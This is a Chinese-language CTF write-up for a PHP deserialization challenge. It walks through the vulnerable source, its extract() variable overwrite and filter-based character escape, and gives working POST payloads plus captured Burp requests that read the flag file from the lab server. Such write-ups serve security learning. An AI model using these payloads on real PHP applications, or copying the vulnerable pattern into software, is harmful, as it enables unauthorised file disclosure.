[安洵杯 2019]easy_serialize_php （PHP字符逃逸应用，宝(/ω＼)看看我吧 ）

原创

太菜了怎么办？ 于 2021-09-27 17:12:09 发布 35 收藏

分类专栏： ctf&靶机 文章标签： php

题目平台：buuctf

题目名称：[安洵杯 2019]easy_serialize_php

> 本题涉及知识点
>
> extract() 变量覆盖
>
> PHP反序列化：
>
> - 正常情况下，序列化的对象是一个类的实例，但实际上，数组也能序列化
> - **字符逃逸** （知识点学习链接 ）

```php
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}


if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
?>
```

一、审计代码

先分析与变量`$function`有关的代码

```php
$function = @$_GET['f'];

if(!$function){//  如果url中没有传递f
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

f($function == 'highlight_file'){    //默认值，打印源码
    highlight_file('index.php');
}else if($function == 'phpinfo'){ //f=phpinfo
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){ //f=show_image
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

（1） 令/index.php?f=phpinfo，查看phpinfo中的隐藏信息

（2） 发现d0g3_f1ag.php文件

（3）最终肯定是需要/index.php?f=show_image利用反序列化漏洞来获取flag

HTTP Response Headers

Core

PHP Version	7.0.33

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	d0g3_f1ag.php	d0g3_f1ag.php
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8

分析有关`$_SESSION`部分的代码

```php
//注销$_SESSION数组的值
if($_SESSION){
    unset($_SESSION);
}

//注册值
$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);//这里存在变量覆盖漏洞

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));
//一个明显的特征，对序列化后的字符串进行过滤，再反序列化，这会存在重复逃逸漏洞
function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}

$userinfo = unserialize($serialize_info);
//fige_get_contents（），读取文件内容
echo file_get_contents(base64_decode($userinfo['img']))
```

- 首先，粗略的过一遍代码，file_get_contents函数读取文件的内容肯定是`d0g3_f1ag.php`，因此`base64_decode($userinfo['img'])`的结果也得是`d0g3_f1ag.php`。不会有`sha1()`这个加密过程，也就是说`$_GET['img_path']`变量为空，但这样,`$_SESSION['img']`似乎是固定值`base64_encode('guest_img.png');`

  还有一点`extract($_POST);`是可以通过提交post请求，覆盖当前已经定义了的变量，也就是说，是能改变`$_SESSION['function']`与`$_SESSION["user"]`的值

  同时，本题存在对序列后的字符串进行过滤处理，也就是序列化后的**字符串是会减少**的情况，导致与对应的长度不匹配，出现无法反序列化。这里是存在字符逃逸漏洞的！（知识点学习链接）

二、漏洞利用

正常情况下，`$serialize_info`的值为

- `a:3:{s:4:"user";s:5:"guest";s:8:"function";s:10:"show_image";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}`
- 注：其中键user和function的值是可以通过`$extract($_POST)`任意改变，但不能改变`$_SESSION['img']`（序列化前，此值必须为空，避免`sha1()`）
- 本题是过滤后，实际字符变少类型的字符逃逸，会存在**吞的过程**！而又可以通过`extract($_POST)`，任意控制$_SESSION数组。
- 思路：用user部分，吐掉function不需要部分，让`}`过滤不需要的img部分

具体！

`a:3:{s:4:"user";s:?:"?";**s:8:"function";s:??**:"**;s:8:"function";s:10:"show_image";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}**";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}`

我要是吞掉的部分为`";**s:8:"function";s:38**:`，字符串长度为22，则需要所以user对应的值为flag x 4 + php x 2，

所以POST传参为：`_SESSION[user]=flagflagflagflagphpphp`&`_SESSION[function]=;s:8:"function";s:10:"show_image";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}`

- 按我的理解应该是_SESSION["user"]和_SESSION['function']，但加上引号后，这题就做不出来，真的是难了我好久（在线求大佬解惑）

最终的反序列化的POC：

- `a:3:{s:4:"user";s:22:"flagflagflagflagphpphp``";s:8:"function";s:38:"``**;s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}**";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}`

在burp中提交post请求`_SESSION[user]=flagflagflagflagphpphp&_SESSION[function]=;s:8:"function";s:10:"show_image";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}`

Request

Pretty Raw Hex \n ≡


```
1 POST /index.php?f=show_image HTTP/1.1
2 Host: a81324be-9bf4-40c0-a857-223bdadb048f.node4.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 132
9 Origin: http://a81324be-9bf4-40c0-a857-223bdadb048f.node4.buuoj.cn:81
0 Connection: close
1 Referer:
  http://a81324be-9bf4-40c0-a857-223bdadb048f.node4.buuoj.cn:81/index.php?f=show_imag
  e
2 Upgrade-Insecure-Requests: 1
3
4 _SESSION[user]=flagflagflagflagphpphp&_SESSION[function]=
  ;s:8:"function";s:10:"show_image";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
5
```

Response

Pretty Raw Hex Render \n ≡

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Mon, 27 Sep 2021 07:58:33 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 45
6 Connection: close
7
8 <?php
9
10 $flag = 'flag in /d0g3_fllllllag';
11
12 ?>
```

- 发现flag文件在 `/d0g3_fllllllag` 中
  - `/d0g3_fllllllag` base64后为 `L2QwZzNfZmxsbGxsbGFn`
  - 得到flag{61011a5f-08cc-4884-9666-6b639382f93b}



Request

Pretty Raw Hex \n ≡

```
1 POST /index.php?f=show_image HTTP/1.1
2 Host: a81324be-9bf4-40c0-a857-223bdadb048f.node4.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 132
9 Origin: http://a81324be-9bf4-40c0-a857-223bdadb048f.node4.buuoj.cn:81
10 Connection: close
11 Referer:
  http://a81324be-9bf4-40c0-a857-223bdadb048f.node4.buuoj.cn:81/index.php?f=show_imag
  e
12 Upgrade-Insecure-Requests: 1
13
14 _SESSION[user]=flagflagflagflagphpphp&_SESSION[function]=
  ;s:8:"function";s:10:"show_image";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}
```

Response

Pretty Raw Hex Render \n ≡

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Mon, 27 Sep 2021 08:14:11 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 43
6 Connection: close
7
8 flag{61011a5f-08cc-4884-9666-6b639382f93b}
9
```


三、反思总结

题目有两个坑的点

第一个，why post请求中会是 `_SESSION[user]` 而不是 `_SESSION["user"]`，这有涉及到啥知识，是真搜不到。。。。。。（求求大佬！！！）

第二个，为什么post提交的参数_SESSION[function]提交的参数是 `;s:8:"function";s:10:"show_image";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}`

在看大佬的writeup之前我一直 `;s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}`

我不懂 `;s:8:"function";s:10:"show_image"` 的意义所在。虽然有 `$_SESSION['function'] = $function;` 这一步操作，我以为也想过改变 `$_SESSION['function']` 的值后 `$function;` 可能会跟着改变，但怎么可能！改变也是改变到与$userinfo['function']的值相同才符合题意啊！！！

。。。。。。。。。。好了，我才把字码到这，突然灵光一闪。。。是的悟了。。

由于序列化后的字符串是 `a:3:{s:4:"user";s:5:"guest";s:8:"function";s:10:"show_image";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}`，注意，宝，开头是 `a:3`，代表的是反序列化的对象是数组，且有三个元素，所以我必须保障反序列后生成的数组有三个元素

实际上我也能这么写 `;s:8:"function";s:10:"wozaizheli";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}` (只要不是过滤函数中数组里面的字符串即可)

Send Cancel

Target: http://a81324be-9bf4-40c0-a857-223bdadb048f.node4.buuoj.cn

Request

Pretty Raw Hex \n ≡

```
POST /index.php?f=show_image HTTP/1.1
Host: a81324be-9bf4-40c0-a857-223bdadb048f.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 132
Origin: http://a81324be-9bf4-40c0-a857-223bdadb048f.node4.buuoj.cn:81
Connection: close
Referer: http://a81324be-9bf4-40c0-a857-223bdadb048f.node4.buuoj.cn:81/index.php?f=show_image
Upgrade-Insecure-Requests: 1

_SESSION[user]=flagflagflagflagphpphp&_SESSION[function]=
;s:8:"function";s:10:"wozaizheli";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}
```

Response

Pretty Raw Hex Render \n ≡

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 27 Sep 2021 08:54:50 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 43
Connection: close

flag{61011a5f-08cc-4884-9666-6b639382f93b}
```